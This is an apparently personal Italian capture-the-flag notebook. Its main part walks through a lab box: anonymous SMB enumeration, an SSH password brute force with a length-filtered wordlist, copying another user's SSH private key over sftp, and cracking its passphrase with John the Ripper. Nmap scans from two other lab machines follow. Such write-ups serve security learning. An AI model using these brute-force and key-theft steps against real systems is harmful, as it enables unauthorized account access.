
andando vedere nella pagina si trovano dei dialoghi che ci fanno intendere la possibilità di
collegarci al servizio samba che esporta alcune informazioni utili quindi per visualizzare i drive accessibili ho utilizzato il comando:



avendo trovato questi drive di accesso possiamo andare a vedere cosa si trova all'interno utilizzando sempre smbclient per poter accedere da remoto

```
lollo@kali:~$ smbclient  //10.10.22.124/Anonymous
Enter WORKGROUP\lollo's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 19:31:20 2018
  ..                                  D        0  Thu Apr 19 19:13:06 2018
  staff.txt                           N      173  Thu Apr 19 19:29:55 2018

                14318640 blocks of size 1024. 11065492 blocks available
smb: \> get staff.txt
```

all'interno del file possiamo notare come veniva usato il nome Jan che inserito nel sito di hackthebox ci da una mano a scoprire quale sia il nome utente
per collegarci successivamente al servizio ssh. per scovare la password invece ho testato un approccio brute force con un dizionario molto grande in cui si sono andati a selezionare solo quelle password di lunghezza 7 (sempre hint fornito dal sito) e utilizzando il software xhydra abbiamo trovato la password: armando




```
cat 10-million-password-list-top-1000000.txt | grep -x '.\{7,7\}' > pass7.txt
```

qu
avendo tutto a disposizione siamo entrati nella macchina con l'accoutn di jan in ssh

```
ssh jan@10.10.22.124
```

in ssh rilasendo la gerarchia con cd .. abbiamo notato esserci anche un'altro utente kay. andando a visualizzare il file system di questo utente ci siamo accorti che nella cartella .shh aveva settato dei file tra cui authorized_id ecc per poter entrare e connettersi in ssh senza dover mettere la passoword dell'account e questa cosa può essere sfruttat a nostro piacimento.

```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ ls
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$
```


```
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$
[3] 0:ssh*
```

avendo trovato questi file abbiamo capito che copiandoli sul nostro computer potevamo “impersonificare” l'accesso di quell'utente. id_rsa è la chiave privata emntre id_rsa.pub è quella publica e così abbiamo fatto. abbiamo copiato i file da remoto sfruttando il comando sftp


```
lollo@kali:~/Desktop$ sftp jan@10.10.99.231
jan@10.10.99.231's password:
Connected to 10.10.99.231.
sftp> ls
sftp> cd ..
sftp> ls
jan  kay
sftp> cd kay
sftp> ls
pass.bak
sftp> cd .ssh
sftp> ls -la
drwxr-xr-x    2 kay      kay          4096 Apr 23  2018 .
drwxr-xr-x    5 kay      kay          4096 Apr 23  2018 ..
-rw-rw-r--    1 kay      kay           771 Apr 23  2018 authorized_keys
-rw-r--r--    1 kay      kay          3326 Apr 19  2018 id_rsa
-rw-r--r--    1 kay      kay           771 Apr 19  2018 id_rsa.pub
sftp> get id_rs
id_rsa      id_rsa.pub
sftp> get id_rsa
id_rsa      id_rsa.pub
sftp> get id_rsa
Fetching /home/kay/.ssh/id_rsa to id_rsa
/home/kay/.ssh/id_rsa                         100% 3326    17.0KB/s   00:00
sftp>
```

ottenuti questi file abbiamo provato a collegarci con ssh direttamente sfruttando questi file (ovviamente messi nella cartella corretta quindi in /home/lollo/.ssh) ma ci richiedeva una passphrase che abbiamo scoperto serve per proteggere appunto qeusto tipo di attacchi e dovrebbe essere la chiave con cui effettivmaente si va a generare la chiave privata (quindi hanno una correlazione!)

altra cosa molto importante è che abbiamo dovuto cambiare i permessi dei file id_rsa e id_rsa.pub perchè non dovevano essere leggibili dall'esterno e quindi utilizzando chmod -777 ho tolto tutti i permessi e li ho rimetti solo per il mio utente con chmod +700




quindi andandoci ad informare abbiamo visto che esiste un tool ceh serve per poter ricavare le “chiavi” usate per la cifratura grazie a johnny the ripper e utilizzando questo sito: https://www.abhizer.com/crack-ssh-with-john/




ottenendo la passphare beeswax e fatto ciò ci siamo collegati in ssh con l'account di kay utilizzando questo, senza conoscere la password e abbiamo visualizzato il file pass.bak che è il flag desiderato!


```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.99.231' (ECDSA) to the list of known hosts.
Enter passphrase for key '/home/lollo/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ sudo -l
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
sudo: 2 incorrect password attempts
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

foodctf



8
KoTH Food CTF
April 2020 KoTH box
Share
Options
Tasks
(Free Room)
Active Machine Information
Title
Food
IP Address
10.10.136.83
Expires
1h 14m 35s
Add 1 hour
Terminate
0%


PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
2048 28:0c:0c:d9:5a:7d:be:e6:f4:3c:ed:10:51:49:4d:19 (RSA)
256 17:ce:03:3b:bb:20:78:09:ab:76:c0:6d:8d:c4:df:51 (ECDSA)
256 07:8a:50:b5:5b:4a:a7:6c:c8:b3:a1:ca:77:b9:0d:07 (ED25519)
3306/tcp open mysql MySQL 5.7.29-0ubuntu0.18.04.1
mysql-info:
Protocol: 10
Version: 5.7.29-0ubuntu0.18.04.1
Thread ID: 48
Capabilities flags: 65535
Some Capabilities: SupportsCompression, DontAllowDatabaseTableColumn, ConnectWithDatabase, Speaks41ProtocolOld, InteractiveClient, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, LongPassword, SupportsLoadDataLocal, FoundRows, IgnoreSigpipes, ODBCClient, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions, Support41Auth, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
Status: Autocommit
Salt: \x7F6@\x1C~^#z
6<% OE{8\x011O
Auth Plugin Name: mysql_native_password
9999/tcp open abyss?
fingerprint-strings:
FourOhFourRequest:
HTTP/1.0 200 OK
Date: Wed, 13 May 2020 15:58:31 GMT
Content-Length: 4
Content-Type: text/plain; charset=utf-8
king
GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close
Request
GetRequest, HTTPOptions:
HTTP/1.0 200 OK
Date: Wed, 13 May 2020 15:58:30 GMT
Content-Length: 4

```
|     Content-Length: 4
|     Content-Type: text/plain; charset=utf-8
|     king
15065/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Host monitoring
16109/tcp open  unknown
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Date: Wed, 13 May 2020 15:58:30 GMT
|     Content-Type: image/jpeg
|     JFIF
|     #"%%*525EE\xff
|     #"%%*525EE\xff
|     $3br
|     %&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
|     &'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
|     Y$?
|     qR]$Oyk
|_    |$o.
40969/tcp open  telnet  Linux telnetd
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-servi
ce :
```




```
[
5.7.29-0ubuntu0.18.04.1,    *m
!yy  yA  d}N|j 4ic!lOmysql_native_password  y„Got packets out of order
```



NEST


```
# Nmap 7.80 scan initiated Tue May 19 16:47:48 2020 as: nmap -sV -sC -Pn -oA ./nmap/
initial 10.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.071s latency).
Not shown: 999 filtered ports
PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?

Host script results:
|_clock-skew: 4m06s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-05-19T14:52:21
|_  start_date: 2020-05-19T09:54:24

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
# Nmap done at Tue May 19 16:48:53 2020 -- 1 IP address (1 host up) scanned in 65.29
 seconds
```

